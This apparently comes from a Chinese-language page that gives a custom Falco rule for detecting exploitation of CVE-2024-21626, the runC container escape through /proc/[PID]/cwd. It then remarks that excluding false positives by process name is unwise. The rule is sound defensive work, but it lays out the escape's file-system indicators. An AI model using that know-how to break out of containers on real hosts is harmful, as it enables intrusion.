
以下是自定义 Falco 规则:
- macro: container
  condition: (container.id != host and container.name exists)

- rule: CVE-2024-21626 (runC escape through /proc/[PID]/cwd) exploited
  desc: >
    Detect CVE-2024-21626, runC escape vulerability through /proc/[PID]/cwd.
  condition: >
    container and ((evt.type = execve and proc.cwd startswith "/proc/self/fd") or (evt.type in (open, openat, openat2) and fd.name glob "/proc/*/cwd/*") or (evt.type in (symlink, symlinkat) and fs.path.target startswith "/proc/self/fd/")) and proc.name != "runc:[1:CHILD]"
  output: CVE-2024-21626 exploited (%container.info evt_type=%evt.type process=%proc.name command=%proc.cmdline target=%fs.path.targetraw)
  priority: CRITICAL
但使用 proc.name 过滤误报并不是一个好主意。